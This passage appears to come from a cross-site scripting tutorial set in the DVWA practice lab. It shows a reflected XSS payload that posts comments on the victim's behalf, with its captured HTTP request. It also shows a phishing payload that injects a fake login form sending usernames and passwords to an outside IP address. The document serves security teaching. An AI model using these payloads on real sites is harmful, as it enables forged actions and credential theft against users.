
The script on execution will generate a new request to add a comment on behalf of the user.

HttpOnly is a flag that can be set to cookies to prevent the browser from displaying the cookie through client-side scripts like document.cookie and others. So even if XSS vulnerability exists, the HttpOnly flag will not display the cookies.



```
Request to http://localhost:81  [127.0.0.1]

POST /DVWA/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost:81
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Referer:
http://localhost:81/DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Evar%20xhr%20=%20new%20XMLHttpRequest();xhr.open(%27POST%27,%27http://localhost:81/DVWA/vulnerabiliti
es/xss_s/%27,true);xhr.setRequestHeader(%27Content-type%27,%27application/x-www-form-urlencoded%27);xhr.send(%27txtName=xssssss&mtxMessage=xssssssss&btnSign=Si
gn+Guestbook%27);%3C/script%3E
Content-Length: 60
Cookie: security=low; PHPSESSID=hldpfpiv64r5csskkri6igbs2
Connection: close

txtName=xssssss&mtxMessage=xssssssss&btnSign=Sign Guestbook
```

After executing the payload, our comment is pasted on the website as shown below. Note th-



Vulnerability: Stored Cross Site Scripting (XSS)

Name: test
Message: test123

Name: xss
Message: xss

Name: xssssssss
Message: xssssssss

at we do this without having any credentials or even without stealing the sessionID or cookie.

3. Phishing to steal user credentials


XSS can also be used to inject a form into the vulnerable page and use this form to collect user credentials. This type of attack is called phishing. The payload below will inject a form with the message Please login to proceed, along with username and password input fields.

When accessing the link below, the victim may enter its credentials in the injected form. Note that we can modify the payload to make it look like a legitimate form as per our need.

http://localhost:81/DVWA/vulnerabilities/xss_r/?name=<h3>Please login to proceed</h3><form action=http://192.168.149.128>Username:
<input type="username" name="username"></br>Password:
<input type="password" name="password"></br>
<input type="submit" value="Logon"></br>

Phishing is a Social Engineering Attack that creates a fake webpage simulating another genuine website to steal usernames and passwords. Phishing works by convincing the victims.

Once executed, this is how our payload looks in the browser.




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

